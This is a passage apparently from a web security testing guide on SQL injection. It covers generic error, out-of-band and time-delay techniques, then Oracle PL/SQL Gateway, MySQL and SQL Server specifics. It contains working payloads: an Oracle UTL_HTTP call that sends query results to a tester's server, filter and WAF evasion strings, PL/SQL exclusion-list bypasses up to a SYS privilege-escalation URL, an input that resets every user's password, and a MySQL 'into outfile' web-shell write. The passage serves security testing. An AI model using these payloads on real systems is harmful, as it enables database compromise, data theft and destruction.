
```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g. Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )--
```

In this example, the tester is concatenating the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`. This Oracle function will try to return the hostname of the parameter passed to it, which is other query, the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message like:

```
ORA-292257: host SCOTT unknown
```

Then the tester can manipulate the parameter passed to GET_HOST_NAME() function and the result will be shown in the error message.

Out of Band Exploitation Technique

This technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. The technique consists of the use of DBMS functions to perform an out of band connection

and deliver the results of the injected query as part of the request to the tester's server. Like the error based techniques, each DBMS has its own functions. Check for specific DBMS section.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM DUAL)--
```

In this example, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`. This Oracle function will try to connect to `testerserver` and make a HTTP GET request containing the return from the query `SELECT user FROM DUAL`. The tester can set up a webserver (e.g. Apache) or use the Netcat tool:

```
/home/tester/nc -nLp 80

GET /SCOTT HTTP/1.1
Host: testerserver.com
Connection: close
```

Time Delay Exploitation Technique

The time delay exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be (e.g. MySql 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false'))--
```

In this example the tester is checking whether the MySql version is 5.x or not, making the server to delay the answer by 10 seconds. The tester can increase the delay time and monitor the responses. The tester also doesn't need to wait for the response. Sometimes he can set a very high value (e.g. 100) and cancel the request after some seconds.

Stored Procedure Injection

When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection. If not sanitized, the user could enter malicious SQL that will be executed within the stored procedure.

Consider the following SQL Server Stored Procedure:

```
Create procedure user_login @username varchar(20), @passwd varchar(20)
As
Declare @sqlstring varchar(250)
Set @sqlstring  = ‘
Select 1 from users
Where username = ‘ + @username + ‘ and passwd = ‘ + @passwd
exec(@sqlstring)
Go
```

User input:

```
anyusername or 1=1'
anypassword
```

This procedure does not sanitize the input, therefore allowing the return value to show an existing record with these parameters.

> This example may seem unlikely due to the use of dynamic SQL to log in a user, but consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code into this scenario and compromise the data.

Consider the following SQL Server Stored Procedure:

```
Create
procedure get_report @columnamelist varchar(7900)
As
Declare @sqlstring varchar(8000)
Set @sqlstring  = ‘
Select ‘ + @columnamelist + ‘ from ReportTable‘
exec(@sqlstring)
Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

This will result in the report running and all users' passwords being updated.

Automated Exploitation

Most of the situation and techniques presented here can be performed in a automated way using some tools. In this article the tester can find information how to perform an automated auditing using SQLMap

SQL Injection Signature Evasion Techniques

The techniques are used to bypass defenses such as Web application firewalls (WAFs) or intrusion prevention systems (IPSs). Also refer to https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF

Whitespace

Dropping space or adding spaces that won't affect the SQL statement. For example

```
or 'a'='a'

or 'a'  =    'a'
```

Adding special character like new line or tab that won't change the SQL statement execution. For example,

```
or
'a'=
        'a'
```

Null Bytes

Use null byte (%00) prior to any characters that the filter is blocking.

For example, if the attacker may inject the following SQL

`' UNION SELECT password FROM Users WHERE username='admin'--`

to add Null Bytes will be

`%00' UNION SELECT password FROM Users WHERE username='admin'--`

SQL Comments

Adding SQL inline comments can also help the SQL statement to be valid and bypass the SQL injection filter. Take this SQL injection as example.

`' UNION SELECT password FROM Users WHERE name='admin'--`

Adding SQL inline comments will be.

`'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--`

`'/**/UNI/**/ON/**/SE/**/LECT/**/password/**/FROM/**/Users/**/WHE/**/RE/**/name/**/LIKE/**/'admin'--`

URL Encoding

Use the online URL encoding to encode the SQL statement

`' UNION SELECT password FROM Users WHERE name='admin'--`

The URL encoding of the SQL injection statement will be

`%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--`

Character Encoding

Char() function can be used to replace English char. For example, char(114,111,111,116) means root

`' UNION SELECT password FROM Users WHERE name='root'--`

To apply the Char(), the SQL injeciton statement will be

`' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--`

String Concatenation

Concatenation breaks up SQL keywords and evades filters. Concatenation syntax varies based on database engine. Take MS SQL engine as an example

`select 1`

The simple SQL statement can be changed as below by using concatenation

`EXEC('SEL' + 'ECT 1')`

Hex Encoding

Hex encoding technique uses Hexadecimal encoding to replace original SQL statement char. For example, `root` can be represented as `726F6F74`

```
Select user from users where name = 'root'
```

The SQL statement by using HEX value will be:

```
Select user from users where name = 726F6F74
```

or

```
Select user from users where name = unhex('726F6F74')
```

Declare Variables

Declare the SQL injection statement into variable and execute it.

For example, SQL injection statement below

```
Union Select password
```

Define the SQL statement into variable `SQLivar`

```
; declare @SQLivar nvarchar(80); set @myvar = N'UNI' + N'ON' + N' SELECT' + N'password');
EXEC(@SQLivar)
```

Alternative Expression of 'or 1 = 1'

```
OR 'SQLi' = 'SQL'+'i'
OR 'SQLi' &gt; 'S'
or 20 &gt; 1
OR 2 between 3 and 1
OR 'SQLi' = N'SQLi'
1 and 1 = 1
1 || 1 = 1
1 && 1 = 1
```

Remediation

- To secure the application from SQL injection vulnerabilities, refer to the SQL Injection Prevention CheatSheet.
- To secure the SQL server, refer to the Database Security CheatSheet.

For generic input validation security, refer to the Input Validation CheatSheet.

Tools

- SQL Injection Fuzz Strings (from wfuzz tool) - Fuzzdb
- sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool
- Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool

References

- Top 10 2017-A1-Injection
- SQL Injection

Technology specific Testing Guide pages have been created for the following DBMSs:

- Oracle
- MySQL
- SQL Server
- PostgreSQL
- MS Access
- NoSQL
- ORM
- Client-side

Whitepapers

- Victor Chapela: “Advanced SQL Injection”
- Chris Anley: “More Advanced SQL Injection”
- David Litchfield: “Data-mining with SQL Injection and Inference”
- Imperva: “Blinded SQL Injection”
- Ferruh Mavituna: “SQL Injection Cheat Sheet”
- Kevin Spett from SPI Dynamics: “SQL Injection”
- Kevin Spett from SPI Dynamics: “Blind SQL Injection”
- “ZeQ3uL” (Prathan Phongthiproek) and “Suphot Boonchamnan”: “Beyond SQLi: Obfuscate and Bypass”
- Adi Kaploun and Eliran Goshen, Check Point Threat Intelligence & Research Team: “The Latest SQL Injection Trends”

Documentation on SQL Injection Vulnerabilities in Products

- Anatomy of the SQL injection in Drupal’s database comment filtering system SA-CORE-2015-003

Testing for Oracle

Summary

Web based PL/SQL applications are enabled by the PL/SQL Gateway, which is is the component that translates web requests into database queries. Oracle has developed a number of software implementations, ranging from the early web listener product to the Apache `mod_plsql` module to the XML Database (XDB) web server. All have their own quirks and issues, each of which will be thoroughly investigated in this chapter. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

How to Test

How the PL/SQL Gateway Works

Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passes it on to the database server where it is executed.

1. The web server accepts a request from a web client and determines if it should be processed by the PL/SQL Gateway.
2. The PL/SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
3. The requested package and procedure are wrapped in a block of anonymous PL/SQL, and sent to the database server.
4. The database server executes the procedure and sends the results back to the Gateway as HTML.
5. The gateway sends the response, via the web server, back to the client.

Understanding this point is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor, which you will learn more about later):

- `http://www.example.com/pls/xyz`
- `http://www.example.com/xyz/owa`
- `http://www.example.com/xyz/plsql`

While the second and third of these examples represent URLs from older versions of the PL/SQL Gateway, the first is from more recent versions running on Apache. In the plsql.conf Apache configuration file, /pls is the default, specified as a Location with the PLS module as the handler. The location need not be /pls, however. The absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway. Consider the following URL:

`http://www.server.com/aaa/bbb/xxxxx.yyyyy`

If `xxxxx.yyyyy` were replaced with something along the lines of `ebank.home`, `store.welcome`, `auth.login`, or `books.search`, then there's a fairly strong chance that the PL/SQL Gateway is being used. It is also possible to precede the requested package and procedure with the name of the user that owns it - i.e. the schema - in this case the user is `webuser`:

`http://www.server.com/pls/xyz/webuser.pkg.proc`

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and

password, authentication methods, and so on. These DADs are specified in the `dads.conf` Apache configuration file in more recent versions or the `wdbsvr.app` file in older versions. Some default DADs include the following:

```
SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA
```

Determining if the PL/SQL Gateway is Running

When performing an assessment against a server, it's important first to know what technology you're actually dealing with. If you don't already know, for example, in a black box assessment scenario, then the first thing you need to do is work this out. Recognizing a web based PL/SQL application is pretty easy. First, there is the format of the URL and what it looks like, discussed above. Beyond that there are a set of simple tests that can be performed to test for the existence of the PL/SQL Gateway.

Server Response Headers

The web server's response headers are a good indicator as to whether the server is running the PL/SQL Gateway. The table below lists some of the typical server response headers:

```
Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

The NULL Test

In PL/SQL, `null` is a perfectly acceptable expression:

```
SQL> BEGIN
  NULL;
  END;
  /
PL/SQL procedure successfully completed.
```

We can use this to test if the server is running the PL/SQL Gateway. Simply take the `DAD` and append `NULL`, then append `NOSUCHPROC`:

- `http://www.example.com/pls/dad/null`
- `http://www.example.com/pls/dad/nosuchproc`

If the server responds with a `200 OK` response for the first and a `404 Not Found` for the second then it indicates that the server is running the PL/SQL Gateway.

Known Package Access

On older versions of the PL/SQL Gateway, it is possible to directly access the packages that form the PL/SQL Web Toolkit such as the OWA and HTP packages. One of these packages is the `OWA_UTIL` package, which we'll speak about more later on. This package contains a procedure called SIGNATURE and it simply outputs in HTML a PL/SQL signature. Thus requesting

```
http://www.example.com/pls/dad/owa_util.signature
```

returns the following output on the webpage

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

or

```
"This page was produced by the PL/SQL Cartridge on date"
```

If you don't get this response but a 403 Forbidden response then you can infer that the PL/SQL Gateway is running. This is the response you should get in later versions or patched systems.

Accessing Arbitrary PL/SQL Packages in the Database

It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends on the version of the PL/SQL Gateway. In earlier versions of the PL/SQL Gateway, there was nothing to stop an attacker from accessing an arbitrary PL/SQL package in the database server. We mentioned the `OWA_UTIL` package earlier. This can be used to run arbitrary SQL queries:

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Cross Site Scripting attacks could be launched via the HTP package:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Clearly, this is dangerous, so Oracle introduced a PLSQL Exclusion list to prevent direct access to such dangerous procedures. Banned items include any request starting with `SYS.*`, any request starting with `DBMS_*`, any request with `HTP.*` or `OWA*`. It is possible to bypass the exclusion list however. What's more, the exclusion list does not prevent access to packages in the `CTXSYS` and `MDSYS` schemas or others, so it is possible to exploit flaws in these packages:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-2006-0265)

Testing the PL/SQL Gateway For Flaws

Over the years, the Oracle PL/SQL Gateway has suffered from a number of flaws, including access to admin pages (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs, and vulnerabilities that allow attackers to bypass the Exclusion List and go on to access and execute arbitrary PL/SQL packages in the database server.

Bypassing the PL/SQL Exclusion List

It is incredible how many times Oracle has attempted to fix flaws that allow attackers to bypass the exclusion list. Each patch that Oracle has produced has fallen victim to a new bypass technique. The history of this sorry story

Bypassing the Exclusion List - Method 1

When Oracle first introduced the PL/SQL Exclusion List to prevent attackers from accessing arbitrary PL/SQL packages, it could be trivially bypassed by preceding the name of the schema/package with a hex encoded newline character or space or tab:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 2

Later versions of the Gateway allowed attackers to bypass the exclusion list by preceding the name of the schema/package with a label. In PL/SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: `<<NAME>>`

- `http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC`

Bypassing the Exclusion List - Method 3

Simply placing the name of the schema/package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user's request to lowercase before sending it to the database server and a quote literal is case sensitive - thus `SYS` and `sys` are not the same and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list:

`http://www.example.com/pls/dad/"SYS".PACKAGE.PROC`

Bypassing the Exclusion List - Method 4

Depending upon the character set in use on the web server and on the database server, some characters are translated. Thus, depending upon the character sets in use, the `ÿ` character (`0xFF`) might be converted to a `Y` at the database server. Another character that is often converted to an upper case `Y` is the Macron character - `0xAF`. This may allow an attacker to bypass the exclusion list:

`http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC` `http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC`

Bypassing the Exclusion List - Method 5

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed with a backslash - `0x5C` :

`http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC`

Bypassing the Exclusion List - Method 6

This is the most complex method of bypassing the exclusion list and is the most recently patched method. If we were to request the following

`http://www.example.com/pls/dad/foo.bar?xyz=123`

the application server would execute the following at the database server:

```
declare
 rc__ number;
 start_time__ binary_integer;
 simple_list__ owa_util.vc_arr;
 complex_list__ owa_util.vc_arr;
```

```
begin
 start_time__ := dbms_utility.get_time;
 owa.init_cgi_env(:n__,:nm__,:v__);
 htp.HTBUF_LEN := 255;
 null;
 null;
 simple_list__(1) := 'sys.%';
 simple_list__(2) := 'dbms\_%';
 simple_list__(3) := 'utl\_%';
 simple_list__(4) := 'owa\_%';
 simple_list__(5) := 'owa.%';
 simple_list__(6) := 'htp.%';
 simple_list__(7) := 'htf.%';
 if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
  rc__ := 2;
 else
  null;
  orasso.wpg_session.init();
  foo.bar(XYZ=>:XYZ);
  if (wpg_docload.is_file_download) then
   rc__ := 1;
   wpg_docload.get_download_file(:doc_info);
   orasso.wpg_session.deinit();
   null;
   null;
   commit;
  else
   rc__ := 0;
   orasso.wpg_session.deinit();
   null;
   null;
   commit;
   owa.get_page(:data__,:ndata__);
  end if;
 end if;
 :rc__ := rc__;
 :db_proc_time__ := dbms_utility.get_time-start_time__;
end;
```

Notice lines 19 and 24. On line 19, the user's request is checked against a list of known "bad" strings, i.e., the exclusion list. If the requested package and procedure do not contain bad strings, then the procedure is executed on line 24. The XYZ parameter is passed as a bind variable.

If we then request the following:

`http://server.example.com/pls/dad/INJECT'POINT`

the following PL/SQL is executed:

```
..
simple_list__(7) := 'htf.%';
if ((owa_match.match_pattern('inject'point', simple_list__ complex_list__, true))) then
 rc__ := 2;
else
 null;
 orasso.wpg_session.init();
 inject'point;
..
```

This generates an error in the error log: "PLS-00103: Encountered the symbol 'POINT' when expecting one of the following. . ." What we have here is a way to inject arbitrary SQL. This can be exploited to bypass the exclusion list. First, the attacker needs to find a PL/SQL procedure that takes no parameters and doesn't match anything in the exclusion list. There are a good number of default packages that match this criteria, for example:

```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

An attacker should pick one of these functions that is actually available on the target system (i.e., returns a `200 OK` when requested). As a test, an attacker can request

`http://server.example.com/pls/dad/orasso.home?FOO=BAR`

the server should return a `404 File Not Found` response because the orasso.home procedure does not require parameters and one has been supplied. However, before the 404 is returned, the following PL/SQL is executed:

```
..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
rc__ := 2;
else
null;
orasso.wpg_session.init();
orasso.home(FOO=>:FOO);
..
..
```

Note the presence of FOO in the attacker's query string. Attackers can abuse this to run arbitrary SQL. First, they need to close the brackets:

`http://server.example.com/pls/dad/orasso.home?);--=BAR`

This results in the following PL/SQL being executed:

```
..
orasso.home();-->:);--);
..
```

Note that everything after the double minus (`--`) is treated as a comment. This request will cause an internal server error because one of the bind variables is no longer used, so the attacker needs to add it back. As it happens, it's this bind variable that is the key to running arbitrary PL/SQL. For the moment, they can just use `HTP.PRINT` to print BAR, and add the needed bind variable as :1:

`http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR`

This should return a `200` with the word "BAR" in the HTML. What's happening here is that everything after the equals sign - BAR in this case - is the data inserted into the bind variable. Using the same technique it's possible to also gain access to `owa_util.cellsprint` again:

`http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS`

To execute arbitrary SQL, including DML and DDL statements, the attacker inserts an execute immediate :1:

`http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--=select%201%20from%20dual`

Note that the output won't be displayed. This can be leveraged to exploit any PL/SQL injection bugs owned by SYS, thus enabling an attacker to gain complete control of the backend database server. For example, the following URL

takes advantage of the SQL injection flaws in `DBMS_EXPORT_EXTENSION`

```
http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_
LINE(:p1); EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
END;--','SYS',1,'VER',0);END;
```

Assessing Custom PL/SQL Web Applications

During black box security assessments, the code of the custom PL/SQL application is not available, but it still needs to be assessed for security vulnerabilities.

Testing for SQL Injection

Each input parameter should be tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator.

For example, assume there is a bookstore PL/SQL web application that allows users to search for books by a given author:

`http://www.example.com/pls/bookstore/books.search?author=DICKENS`

If this request returns books by Charles Dickens, but

`http://www.example.com/pls/bookstore/books.search?author=DICK'ENS`

returns an error or a `404`, then there might be a SQL injection flaw. This can be confirmed by using the concatenation operator:

`http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS`

If this request returns books by Charles Dickens, you've confirmed the presence of the SQL injection vulnerability.

Tools

- Orascan (Oracle Web Application VA scanner), NGS SQuirreL (Oracle RDBMS VA Scanner)

References

Whitepapers

- Hackproofing Oracle Application Server (A Guide to Securing Oracle 9)
- Oracle PL/SQL Injection

Testing for MySQL

Summary

SQL Injection vulnerabilities occur whenever input is used in the construction of a SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database.

MySQL server has a few particularities so that some exploits need to be specially customized for this application. That's the subject of this section.

How to Test

When an SQL injection vulnerability is found in an application backed by a MySQL database, there are a number of attacks that could be performed depending on the MySQL version and user privileges on DBMS.

MySQL comes with at least four versions which are used in production worldwide, `3.23.x`, `4.0.x`, `4.1.x` and `5.0.x`. Every version has a set of features proportional to version number.

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named `INFORMATION_SCHEMA`
- From Version 5.0.2: Triggers

It should be noted that for MySQL versions before 4.0.x, only Boolean or time-based Blind Injection attacks could be used, since the subquery functionality or `UNION` statements were not implemented.

From now on, we will assume that there is a classic SQL injection vulnerability, which can be triggered by a request similar to the one described in the Section on Testing for SQL Injection.

```
http://www.example.com/page.php?id=2
```

The Single Quotes Problem

Before taking advantage of MySQL features, it has to be taken in consideration how strings could be represented in a statement, as often web applications escape single quotes.

MySQL quote escaping is the following:

```
'A string with \'quotes\''
```

That is, MySQL interprets escaped apostrophes `\'` as characters and not as metacharacters.

So if the application, to work properly, needs to use constant strings, two cases are to be differentiated:

1. Web app escapes single quotes `'` => `\'`
2. Web app does not escape single quotes `'` => `'`

Under MySQL, there is a standard way to bypass the need of single quotes, having a constant string to be declared without the need for single quotes.

Let's suppose we want to know the value of a field named `password` in a record, with a condition like the following:

1. password like `'A%'`
2. The ASCII values in a concatenated hex: `password LIKE 0x4125`
3. The char() function: `password LIKE CHAR(65,37)`

Multiple Mixed Queries

MySQL library connectors do not support multiple queries separated by `;` so there's no way to inject multiple non-homogeneous SQL commands inside a single SQL injection vulnerability like in Microsoft SQL Server.

For example the following injection will result in an error:

```
1 ; update tablename set code='javascript code' where 1 --
```

Information Gathering

Fingerprinting MySQL

Of course, the first thing to know is if there's MySQL DBMS as a back end database. MySQL server has a feature that is used to let other DBMS ignore a clause in MySQL dialect. When a comment block `'/**/'` contains an exclamation mark `'/*! sql here*/'` it is interpreted by MySQL, and is considered as a normal comment block by other DBMS as explained in MySQL manual.

Example:

```
1 /*! and 1=0 */
```

> If MySQL is present, the clause inside the comment block will be interpreted.

Version

There are three ways to gain this information:

1. By using the global variable `@@version`
2. By using the function VERSION()
3. By using comment fingerprinting with a version number `/*!40110 and 1=0*/`

which means

```
if(version >= 4.1.10)
   add 'and 1=0' to the query.
```

These are equivalent as the result is the same.

In band injection:

```
1 AND 1=0 UNION SELECT @@version /*
```

Inferential injection:

```
1 AND @@version like '4.0%'
```

The response would contain something to the lines of:

```
5.0.22-log
```

Login User

There are two kinds of users MySQL Server relies upon.

1. USER(): the user connected to the MySQL Server.
2. CURRENT_USER(): the internal user who is executing the query.

There is some difference between 1 and 2. The main one is that an anonymous user could connect (if allowed) with any name, but the MySQL internal user is an empty name (''). Another difference is that a stored procedure or a stored function are executed as the creator user, if not declared elsewhere. This can be known by using `CURRENT_USER`.

In band injection:

```
1 AND 1=0 UNION SELECT USER()
```

Inferential injection:

```
1 AND USER() like 'root%'
```

The response would contain something to the lines of:

```
user@hostname
```

Database Name in Use

There is the native function `DATABASE()`

In band injection:

```
1 AND 1=0 UNION SELECT DATABASE()
```

Inferential injection:

```
1 AND DATABASE() like 'db%'
```

> Expected Result, A string like this:
>
> `dbname`

INFORMATION_SCHEMA

From MySQL 5.0 a view named INFORMATION_SCHEMA was created. It allows us to get all informations about databases, tables, and columns, as well as procedures and functions.

Tables_in_INFORMATION_SCHEMA	DESCRIPTION
SCHEMATA	All databases the user has (at least) SELECT_priv
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables the user has (at least) SELECT_priv
TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns the user has (at least) SELECT_priv
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns the user has (at least) SELECT_priv
ROUTINES	Procedures and functions (needs EXECUTE_priv)
TRIGGERS	Triggers (needs INSERT_priv)
USER_PRIVILEGES	Privileges connected User has

All of this information could be extracted by using known techniques as described in SQL Injection section.

Attack Vectors

Write in a File

If the connected user has `FILE` privileges and single quotes are not escaped, the `into outfile` clause can be used to export query results in a file.

```
Select * from table into outfile '/tmp/file'
```

Note: there is no way to bypass single quotes surrounding a filename. So if there's some sanitization on single quotes like escape `\'` there will be no way to use the `into outfile` clause.

This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory.

Example:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'  LINES TERMINATED BY '\n<%jsp code here%>';
```

> Results are stored in a file with `rw-rw-rw` privileges owned by MySQL user and group.
>
> Where `/var/www/root/test.jsp` will contain:
>
> `//field values//` `<%jsp code here%>`

Read from a File

`load_file` is a native function that can read a file when allowed by the file system permissions. If a connected user has `FILE` privileges, it could be used to get the files' content. Single quotes escape sanitization can by bypassed by using previously described techniques.

```
load_file('filename')
```

> The whole file will be available for exporting by using standard techniques.

Standard SQL Injection Attack

In a standard SQL injection you can have results displayed directly in a page as normal output or as a MySQL error. By using already mentioned SQL Injection attacks and the already described MySQL features, direct SQL injection could be easily accomplished at a level depth depending primarily on the MySQL version the pentester is facing.

A good attack is to know the results by forcing a function/procedure or the server itself to throw an error. A list of errors thrown by MySQL and in particular native functions could be found on MySQL Manual.

Out of Band SQL Injection

Out of band injection could be accomplished by using the `into outfile` clause.

Blind SQL Injection

For blind SQL injection, there is a set of useful function natively provided by MySQL server.

- String Length:
  - `LENGTH(str)`
- Extract a substring from a given string:
  - `SUBSTRING(string, offset, #chars_returned)`
- Time based Blind Injection:

- BENCHMARK and SLEEP `BENCHMARK(#ofcycles,action_to_be_performed)` The benchmark function could be used to perform timing attacks when blind injection by boolean values does not yield any results. See. `SLEEP()` (MySQL > 5.0.x) for an alternative on benchmark.

For a complete list, refer to the MySQL manual

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool
- Reversing.org - sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool
- Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool

References

Whitepapers

- Chris Anley: “Hackproofing MySQL”

Case Studies

- Zeelock: Blind Injection in MySQL Databases

Testing for SQL Server

Summary

In this section some SQL Injection techniques that utilize specific features of Microsoft SQL Server will be discussed.

SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database.

As explained in SQL injection, a SQL-injection exploit requires two things: an entry point, and an exploit to enter. Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes:

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request
- Browser-related information (e.g., user-agent, referrer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies)

Microsoft SQL server has a few unique characteristics, so some exploits need to be specially customized for this application.

How to Test

SQL Server Characteristics

To begin, let's see some SQL Server operators and commands/stored procedures that are useful in a SQL Injection test:

- comment operator: `--` (useful for forcing the query to ignore the remaining portion of the original query; this won't be necessary in every case)
- query separator: `;` (semicolon)
- Useful stored procedures include:
  - xp_cmdshell executes any command shell in the server with the same permissions that it is currently running. By default, only `sysadmin` is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using sp_configure)
  - `xp_regread` reads an arbitrary value from the Registry (undocumented extended procedure)
  - `xp_regwrite` writes an arbitrary value into the Registry (undocumented extended procedure)
  - sp_makewebtask Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires `sysadmin` privileges.
  - xp_sendmail Sends an email message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL Mail to send the message.

Let's see now some examples of specific SQL Server attacks that use the aforementioned functions. Most of these examples will use the `exec` function.

Below we show how to execute a shell command that writes the output of the command `dir c:\inetpub` in a browseable file, assuming that the web server and the DB server reside on the same host. The following syntax uses `xp_cmdshell`:

```
